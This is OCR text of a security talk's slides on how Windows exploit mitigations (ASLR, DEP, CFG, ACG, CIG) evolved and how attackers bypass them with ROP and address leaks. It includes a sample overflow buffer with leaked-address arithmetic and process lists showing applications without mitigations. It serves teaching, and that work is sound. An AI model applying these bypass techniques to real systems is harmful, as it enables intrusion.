Under The Hood: Evolution of Windows Attacks

Bruno Gonçalves de Oliveira - aka - mphx2
Sr. Security Consultant - Trustwave's SpiderLabs

$ whoami

Bruno Gonçalves de Oliveira

M.S.c in Software Engineering

Computer Engineer

10+ years in Offensive Security

TheGoonies CTF Player

OSCE, OSCP…

RE & Exploit Dev Passionate

Intro

Windows, Windows, Windows…

- 79% market share in desktops
    - 55% Windows 10
    - 33% Windows 7
- So Windows is pretty relevant ;)

Source: (http://gs.statcounter.com/os-market-share)


Takeaways

Your environment safety is not only based on its OSs' security.


Mitigations created but not in place.

Applications are still vulnerable.

Windows Mitigations Evolution in UserSpace




The Exploitation Evolution



ASLR (Address Space Layout Randomization)


The binary, stack and heap addresses are now randomized by each execution.

The DLLs base addresses are randomized by boot.




DEP (Data Execution Prevention)

Heap and stack allocations not RWX by default.




The Exploitation Evolution




ROP (Return Oriented Programming)

Using snippets (gadgets) from any available ASM code.

Return: It will execute the code and return to the previous stack frame.



The Exploitation Evolution



The Info Leak Era on Exploitation


Talk by Fermin Serna, Black Hat 2012

https://media.blackhat.com/bh-us-12/Briefings/Serna/BH_US_12_Serna_Leak_Era_Slides.pdf

Leak addresses to bypass randomization.

Basically print the address.

Use the leaked address to calculate relative addresses.



```
41414141414141414141414141414
14141414141414141414141414141
41414141414141414141414141414
14141414141414141414141414141
41414141414141414141414141414
14141414141414141414141414141
7B85A810
```

Address: 0x7f85a810 (CreateFile+0x10); Kernel32 Base Address 0x7f850000; Offset to CreateFile+0x10 = 0xa810


In this case, it is possible to calculate the address to any function on Kernel32.dll.

DEMO

Control Flow Guard (CFG)

Maps the functions from the binary and DLLs;


Only allows the execution by the valid function starting address.



Arbitrary Control Guard (ACG)


No executable+writable allocations;

No modifying allocations to be executable.




CIG (Control Integrity Guard)

No unsigned DLLs can be invoked;



So we are cool, right?

Yeahhhhhh, not really.



Steam.exe	0.10	107.784 K	46.872 K	42248	Steam Client Bootstrapper	Valve Corporation	ASLR
steamwebhelp...	< 0.01	23.156 K	32.628 K	42300	Steam Client WebHelper	Valve Corporation	ASLR
steamwebh...		7.056 K	8.648 K	42352	Steam Client WebHelper	Valve Corporation	ASLR
steamwebh...	< 0.01	183.932 K	24.492 K	42468	Steam Client WebHelper	Valve Corporation	ASLR
steamwebh...		82.728 K	45.176 K	42084	Steam Client WebHelper	Valve Corporation	ASLR
steamwebh...		26.752 K	19.860 K	39292	Steam Client WebHelper	Valve Corporation	ASLR

svchost.exe	Microsoft Corporation	Enabled (permanent)	Unaware	ASLR	CFG
svchost.exe	Microsoft Corporation	Enabled (permanent)	Unaware	ASLR	CFG
ksde.exe	AO Kaspersky Lab				

mfemms.exe
mfevtps.ex
mfefire.exe
Protected
mcshield.e
MMSSHO
MfeAVSvc
ModuleCoreS
ModuleCo
conhos
mfevtps.exe


vmware.exe	< 0.01	286.448 K	84.248 K	21024	VMware Workstation	VMware, Inc.	ASLR	
vmware-unity-helper.exe		5.080 K	9.376 K	25256	VMware Unity Helper	VMware, Inc.	ASLR	
